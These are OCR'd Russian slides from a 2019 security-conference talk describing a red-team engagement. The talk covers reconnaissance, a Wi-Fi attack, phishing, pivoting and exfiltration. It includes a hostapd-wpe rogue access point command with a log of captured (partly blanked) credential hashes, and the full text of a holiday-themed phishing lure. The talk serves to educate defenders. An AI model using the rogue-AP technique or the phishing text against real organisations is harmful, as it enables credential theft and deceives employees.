10 YEARS JETSECURITY CONFERENCE 2019


ИСТОРИЯ ОДНОГО REDTEAM'А. ИЛИ КАК ОСТАНОВИТЬ ЛОГИСТИКУ

Старостин Георгий

Старший консультант по информационной безопасности
E-mail: gi.starostin@jet.su / Телефон: +7(909)952-44-33


ЦЕЛИ ПРОЕКТА

- Проверка реальной защищенности
- Проверка готовности команды ИБ
- Формирование реальных векторов атак



RED TEAM


#RedTeam – скоординированная, целенаправленная атака



RED TEAM

Red Team

- Реальная модель атаки
- Возможность проверки механизмов реагирования (Blue-team) из-за того, что ИТ- и ИБ-служба не знают о тестировании
- Длительный процесс, покрывающие большинство ИТ-технологий организации



Классический Pentest

- Фокусируется на отдельных аспектах
- Возможность досконально проверить защищенность отдельного сервиса – технологии
- Управляемый с точки зрения организации процесс. Понятно, кто в какой момент, что тестирует


РАЗВЕДКА

Задачи:

- Подготовиться к комплексной атаке
- Получить информацию о компании

Результаты:

- Определен сетевой периметр компании
- Определен физический периметр
- На периметре найдены интересные сервисы:
  - VPN;
  - Web интерфейс почты.
- Собраны E-Mail адреса работников



АТАКА НА WI-FI

Задача:

- Получить доступ к Wi-Fi сети компании

Результаты:

- Запущена поддельная точка доступа
- Перехвачены хэши учетных записей
- Подобраны пароли к перехваченным учетным записям

```
root@HPLJ1550P:~ # hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan0 with hwaddr 62:f4:21:be:24:1f and ssid "TMH"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA b                e IEEE 802.11: authenticated
wlan0: STA b                e IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED b                e
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: STA b                e IEEE 802.1X: Identity received from STA: 's. tkachev'
wlan0: STA b                e IEEE 802.1X: Identity received from STA: 's. tkachev'
wlan0: STA b                e IEEE 802.1X: Identity received from STA: 's. tkachev'
wlan0: STA b                e IEEE 802.1X: Identity received from STA: 's. tkachev'
wlan0: STA b                e IEEE 802.1X: Identity received from STA: 's. tkachev'
wlan0: STA b                e IEEE 802.1X: Identity received from STA: 's. tkachev'
wlan0: STA b                e IEEE 802.1X: Identity received from STA: 's. tkachev'


mschapv2:           12:51:09 201
        username:      s.
        challenge:     6                    e
        response:      9                                                                    5
        jtr NETNTLM:           s        v:$NETNTLM$6                                                  5
        hashcat NETNTLM:       s        v:::9                                                    e
wlan0: STA                  e IEEE 802.1X: Identity received from STA: 's. tkachev'
wlan0: STA                  e IEEE 802.1X: Identity received from STA: 's. tkachev'
wlan0: CTRL-EVENT-EAP-FAILURE b                e
wlan0: STA b                e IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan0: STA b                e IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan0: STA b                e IEEE 802.11: deauthenticated due to local deauth request
```

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

Задача:

- Получить учетные данные пользователей

Результаты:

- 10% получивших ввели свои учетные данные
- Пароли вводили до победного
- Особо упорные открывали даже со своих смартфонов

Дамы, девушки, женщины и все, кто отмечает 8 марта активнее, чем 23 февраля

Мужской день на подходе и большая часть женского коллектива решила, что празднику быть. Осталось определиться с размерами торжества. Набрасали на портале идей от носков до пузырьков
Будет очень хорошо, если каждая прямо сейчас проголосует за лучший вариант, чтобы не делать все в последний момент.
Давайте порадуем наших мужчин

P.S. К сожалению, ссылка открывается не у всех, можете попробовать открыть с телефона


РАЗВИТИЕ АТАКИ

Задача:

- Попасть внутрь периметра сети
- Найти уязвимые сервера
- Создать туннель внутрь через Интернет

Результаты:

- Успешное подключение к Wi-Fi
- Успешная атака на сервер
- Создан туннель внутрь периметра




РАЗВИТИЕ АТАКИ

Задача:

- Попасть внутрь периметра сети
- Найти уязвимые сервера
- Создать туннель внутрь через Интернет

Результаты:

- Успешное подключение к Wi-Fi
- Успешная атака на сервер
- Создан туннель внутрь периметра



ЭКСФИЛЬТРАЦИЯ ДАННЫХ

Задача:

- Получить примеры доступов и информации для отчета

Результаты:

- Скомпрометированы множество систем и данных

10 YEARS JETSECURITY CONFERENCE 2019

СПАСИБО ЗА ВНИМАНИЕ!

Старостин Георгий

Старший консультант по информационной безопасности
E-mail: gi.starostin@jet.su / Телефон: +7 (909) 952-44-33